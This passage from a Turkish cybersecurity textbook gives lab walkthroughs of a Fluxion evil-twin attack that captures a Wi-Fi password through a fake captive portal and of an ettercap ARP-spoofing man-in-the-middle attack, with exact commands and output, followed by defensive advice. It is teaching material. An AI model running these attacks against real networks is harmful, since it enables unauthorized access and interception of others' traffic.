


Görsel 4.29: Erişim noktası oluşturma seçimi

12. Adım: Deauthentication metodunu seçiniz (Görsel 4.30).


```
[~~~
```

15. Adım: Handshake dosyasının yolunu giriniz (Görsel 4.33).




Görsel 4.33: Handshake dosyasının yolunun girilmesi

16. Adım: Hash doğrulama yöntemini seçiniz (Görsel 4.34).



Görsel 4.34: Hash doğrulama yönteminin seçilmesi

17. Adım: Rogue ağ için internet bağlantı tipini seçiniz (Görsel 4.35).



Görsel 4.35: Rogue ağ için internet bağlantı tipinin seçilmesi

18. Adım: Rogue ağ için **Captive Portal** arabirimini seçiniz (Görsel 4.36).

```
[*] Rogue network için bir Captive Portal arabirimi seçin.

                              ESSID: "EGITIM" / WPA2
                            Channel:  11
                              BSSID:  D0:60:8C:**:**:** ([N/A])

                        [01] Sıradan Portal                          Arabic
                        [02] Sıradan Portal                        Bulgarian
                        [03] Sıradan Portal                          Chinese
                        [04] Sıradan Portal                            Czech
                        [ .. ] .....                                   .....
                        [ .. ] .....                                   .....
                        [17] Sıradan Portal                        Portuguese
                        [18] Sıradan Portal                          Romanian
                        [19] Sıradan Portal                           Russian
                        [20] Sıradan Portal                           Serbian
                        [21] Sıradan Portal                            Slovak
                        [22] Sıradan Portal                         Slovenian
                        [23] Sıradan Portal                           Spanish
                        [24] Sıradan Portal                              Thai
                        [25] Sıradan Portal                           Turkish
[fluxion@     ]-[~] 25

[*] Captive Portal access point servisi başlatılıyor ...
[*] Captive point access point rotaları devreye sokuluyor ...
```

Görsel 4.36: Sahte erişim arabiriminin seçilmesi


19. Adım: Açılan terminal ekranında **deauth** saldırılarını takip ediniz (Görsel 4.37).

Görsel 4.37: Deauth saldırı ekranı

20. Adım: Erişim noktasının şifresiz bir ağ olarak görüneceğini ve doğrudan şifresiz ağa bağlanılabileceğini görüntüleyiniz (Görsel 4.38).


Görsel 4.38: Erişim noktasının şifresiz görüntülenmesi

21. Adım: Herkese açık olarak görünen ağa bağlantı sağlandığını görüntüleyiniz (Görsel 4.39).




Görsel 4.39: Şifresiz ağa sağlanan bağlantının gözlemlenmesi

22. Adım: Ağa Katıl penceresinde Wi-Fi ağının şifresinin girilmesini bekleyiniz (Görsel 4.40).




Görsel 4.40: Ağa katıl ekranı

23. Adım: **FLUXION AP Authenticator** ekranında hedef erişim noktasının şifresinin girilme durumunu takip ediniz (Görsel 4.41).



Görsel 4.41: Ağ şifresinin girilmesiyle ilgili durum ekranı

24. Adım: Wi-Fi şifresi doğru girildiğinde karşınıza gelen ekranı inceleyiniz (Görsel 4.42).



Görsel 4.42: Wi-Fi şifresinin kayıt yolunun gösterilmesi

25. Adım: Terminalde Wi-Fi şifresinin kaydedildiği **.log** dosyasının konumunu görüntüleyiniz (Görsel 4.43).

```
┌──(kali㉿kali)-[/opt/fluxion/attacks/Captive Portal/netlog]
└─$ ls
EGITIM-D0:60:8C:**:**:** .log
```

Görsel 4.43: Wi-Fi şifresinin kaydedildiği .log dosyasının konumu

26. Adım: Erişim noktasına ait şifrenin bulunduğu .log dosyasını **cat** komutuyla okuyunuz (Görsel 4.44).

```
┌──(kali㉿kali)-[/opt/fluxion/attacks/Captive Portal/netlog]
└─$ cat EGITIM-D0:60:8C:**:**:** .log

FLUXION 6.12

SSID: "EGITIM"
BSSID: D0:60:8C:**:**:**  ()
Channel: 11
Security: WPA2
Time: 00:10:32
Password: xyzxxxx7
Mac: unknown ()
IP: unknown
```

Görsel 4.44: .log dosyasının okunması

27. Adım: Elde ettiğiniz şifreyle hedef Wi-Fi ağına bağlantı sağlayınız.

Araştırma

Sahte erişim noktası oluşturmak için kullanılabilecek diğer araçları araştırınız. Elde ettiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

6. Uygulama


İşlem adımlarına göre Ortadaki Adam (MitM) saldırı senaryosu uygulamasını yapınız.

1. Adım: Kablosuz ağ kartınızı monitor moda alınız.

2. Adım: Çevrenizdeki erişim noktalarını tespit etmek için terminale **sudo kismet -c <interface>** yazarak kismet aracının başlatıldığını görüntüleyiniz (Görsel 4.45, Görsel 4.46).

```
┌──(kali㉿kali)-[~]
└─$ sudo kismet -c wlan0
INFO: Including sub-config file: /etc/kismet/kismet_httpd.conf
INFO: Including sub-config file: /etc/kismet/kismet_memory.conf
INFO: Including sub-config file: /etc/kismet/kismet_alerts.conf
INFO: Including sub-config file: /etc/kismet/kismet_80211.conf
INFO: Including sub-config file: /etc/kismet/kismet_logging.conf
INFO: Including sub-config file: /etc/kismet/kismet_filter.conf
INFO: Including sub-config file: /etc/kismet/kismet_uav.conf
INFO: Loading config override file '/etc/kismet/kismet_package.conf'
INFO: Optional sub-config file not present: /etc/kismet/kismet_package.conf
INFO: Loading config override file '/etc/kismet/kismet_site.conf'
INFO: Optional sub-config file not present: /etc/kismet/kismet_site.conf
KISMET - Point your browser to http://localhost:2501 (or the address of this system) for the Kismet UI
INFO: Detected new 802.11 Wi-Fi device 12:60:9D:CF:28:55
INFO: Detected new 802.11 Wi-Fi device 4A:9D:1C:1F:0A:67
INFO: Detected new 802.11 Wi-Fi device 12:8D:3C:4A:69:A1
```

Görsel 4.45: kismet aracının başlatılması



Görsel 4.46: Kismet aracıyla erişim noktalarının görüntülenmesi

3. Adım: Hedef ağ WEP/WPA/WPA2 şifreleme kullanıyorsa bu şifrelemeyi kırmak için aircrack-ng ile hedef ağın şifresini ele geçirerek hedef ağa bağlanınız.

4. Adım: Bulunduğunuz ağda **nmap** taramasını **nmap -sn <IP adresi aralığı>** ile gerçekleştiriniz (Görsel 4.47).

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.1.0/24
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-26 22:46 +03
Nmap scan report for csp1.zte.com.cn (192.168.1.1)
Host is up (0.0036s latency).
MAC Address: [redacted]
Nmap scan report for brw202b204da131 (192.168.1.2)
Host is up (0.066s latency).
MAC Address: [redacted]
Nmap scan report for 192.168.1.3 (192.168.1.3)
Host is up (0.057s latency).
MAC Address: [redacted]
Nmap scan report for lg_smart_dryer2_open (192.168.1.5)
Host is up (0.16s latency).
MAC Address: [redacted]
Nmap scan report for mac (192.168.1.6)
Host is up (0.28s latency).
MAC Address: [redacted]
Nmap scan report for 192.168.1.10 (192.168.1.10)
Host is up (0.039s latency).
MAC Address: [redacted]
Nmap scan report for 192.168.1.11 (192.168.1.11)
Host is up (2.5s latency).
MAC Address: [redacted]
Nmap scan report for desktop-ao1urjp (192.168.1.12)
Host is up (0.056s latency).
MAC Address: [redacted]
Nmap scan report for desktop-68aqp5p (192.168.1.15)
Host is up (0.54s latency).
MAC Address: [redacted]
Nmap scan report for lgwebostv (192.168.1.16)
Host is up (2.2s latency).
MAC Address: [redacted]
Nmap scan report for kali (192.168.1.38)
Host is up.
Nmap done: 256 IP addresses (11 hosts up) scanned in 18.88 seconds
```


Görsel 4.47: Nmap ile ağda bulunan cihazların listelenmesi

5. Adım: Ağda bulunan bir hedefe yönelik **ettercap** aracını kullanarak MitM saldırı türlerinden biri olan **ARP spoofing** saldırısı gerçekleştiriniz (Görsel 4.48).

```
┌──(kali㉿kali)-[~]
└─$ sudo ettercap -T -q -M  arp:remote -i wlan0  //192.168.1.15// //192.168.1.1//
[sudo] password for kali:

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
 wlan0 -> [redacted]
          192.168.1.38/255.255.255.0
          fe80::6900:930d:2176:da0e/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=========================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.1.15 [redacted]

 GROUP 2 : 192.168.1.1 [redacted]
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help
```


Görsel 4.48: ARP spoofing başlatılması

6. Adım: ARP spoofing sırasında paketleri Wireshark aracıyla wlan0 arayüzünü seçerek toplayınız (Görsel 4.49).



Görsel 4.49: Wireshark arayüz seçimi

7. Adım: Wireshark aracında ARP filtrelemesini yapıp, paketlerden birini inceleyerek ARP spoofing saldırısının gerçekleştirildiğini gözlemleyiniz (Görsel 4.50).



Görsel 4.50: Wireshark ile paketlerin incelenmesi

4.3.7. Kablosuz Yerel Alan Ağlarında Alınabilecek Güvenlik Önlemleri

Kablosuz yerel alan ağlarına karşı oluşabilecek tehditlerden belirli önlemlerle korunmak mümkündür.

Varsayılan Ayarları Değiştirme: Erişim noktasının varsayılan kullanıcı adı ve şifresi, saldırganlar tarafından kolayca bilinebilir. Yönetici kullanıcı adı ve şifresi, güçlü ve benzersiz bilgilerle değiştirilmelidir. Ayrıca varsayılan ağ adı da kişiselleştirilerek gizlenebilir.

WPA2 veya WPA3 Güvenlik Protokollerini Kullanma: Wi-Fi ağında WPA2 ve WPA3 güvenlik protokolleri tercih edilmelidir. Bu protokoller, kablosuz yerel alan ağında yetkisiz erişimi engellemek için en güncel şifreleme yöntemlerini kullanır.

Güçlü Bir Wi-Fi Şifresi Belirleme: Kablosuz yerel alan ağı için karmaşık, uzun ve tahmin edilmesi zor bir şifre seçilmelidir. Şifreler; harf, rakam ve sembollerden oluşturulmalı ve kolayca tahmin edilebilecek bilgilerden kaçınılmalıdır. Parola saldırılarında tahminî karakter sayısına göre şifre kırma süreleri Tablo 4.1'de verilmiştir.

Tablo 4.1: 2024 Yılı Tahminî Karakter Sayısına Göre Şifre Kırılma Süreleri

Karakter Sayısı	Yalnızca Sayılar	Küçük Harfler	Büyük ve Küçük Harfler	Sayılar, Büyük ve Küçük Harfler	Sayılar, Büyük ve Küçük Harfler, Semboller
4	Anında	Anında	3 saniye	6 saniye	9 saniye
5	Anında	4 saniye	2 dakika	6 dakika	10 dakika
6	Anında	2 dakika	2 saat	6 saat	12 saat
7	4 saniye	50 dakika	4 gün	2 hafta	1 ay
8	37 saniye	22 saat	8 ay	3 yıl	7 yıl
9	3 dakika	3 hafta	33 yıl	161 yıl	479 yıl
10	1 saat	2 yıl	1 bin yıl	9 bin yıl	33 bin yıl
11	10 saat	44 yıl	89 bin yıl	618 bin yıl	2 milyon yıl
12	4 gün	1 bin yıl	4 milyon yıl	38 milyon yıl	164 milyon yıl
13	1 ay	29 bin yıl	241 milyon yıl	2 milyar yıl	11 milyar yıl
14	1 yıl	766 bin yıl	12 milyar yıl	147 milyar yıl	805 milyar yıl
15	12 yıl	19 milyon yıl	652 milyar yıl	9 trilyon yıl	56 trilyon yıl
16	119 yıl	517 milyon yıl	33 trilyon yıl	566 trilyon yıl	3 kentilyon yıl
17	1 bin yıl	13 milyar yıl	1 katrilyon yıl	35 katrilyon yıl	276 katrilyon yıl
18	11 bin yıl	350 milyar yıl	91 katrilyon yıl	2 kentilyon yıl	19 kentilyon yıl

Wi-Fi Şifresini Düzenli Olarak Değiştirme: Kablosuz yerel alan ağının şifresi belli aralıklarla değiştirilerek ağa izinsiz erişimlerin önüne geçilir. Bu yöntem, güvenlik ihlallerini engellemeye yardımcı olur ve ağın güvenliğini sürdürür.

Aygıt Yazılımlarını Düzenli Olarak Güncelleme: Modem ve yönlendiricinin üretici tarafından sağlanan yazılım güncellemeleri takip edilerek düzenli olarak uygulanmalıdır. Bu güncellemeler, yeni keşfedilen güvenlik açıklarını kapatır ve ağı daha güvenli hâle getirir.

HTTPS Kullanma: Kablosuz yerel alan ağı üzerinden yapılan işlemler esnasında HTTPS bağlantıları kullanılarak iletişimler şifrelenmelidir. Bu yöntem, veri transferleri sırasında bilgilerin saldırganlar tarafından ele geçirilmesi riskini azaltır.


Güvenlik Duvarını Etkinleştirme: Çoğu erişim noktası, yerleşik güvenlik duvarlarıyla gelir. Bu özellik etkinleştirildiğinde ağa yetkisiz erişim girişimleri tespit edilip engellenebilir.

Erişim Noktasını Stratejik Bir Yerde Konumlandırma: Erişim noktasının yetkisiz kişilerce ulaşılamayacak güvenli bir yere yerleştirilmesi, Wi-Fi sinyalinin dışarı sızmasını zorlaştırır ve fiziksel erişimden kaynaklanabilecek güvenlik risklerini azaltır.

Uzak Erişimi Yönetme: Yönetici ayarlarına kablosuz ağ üzerinden erişmek güvenlik riskleri oluşturabilir. Bu riskleri önlemek için cihaza kablolu bağlantı üzerinden erişim sağlanarak ayar değişikliklerinin yapılması ve cihazın uzaktan yönetim özelliğinin kapatılması gerekir.


7. Uygulama

İşlem adımlarına göre ağ simülasyon programında Görsel 4.51'deki ağ topolojisini oluşturarak kablosuz erişim noktasının konfigürasyonunu güvenli bir şekilde yapılandırınız ve cihazların ağa bağlantısını sağlayınız.



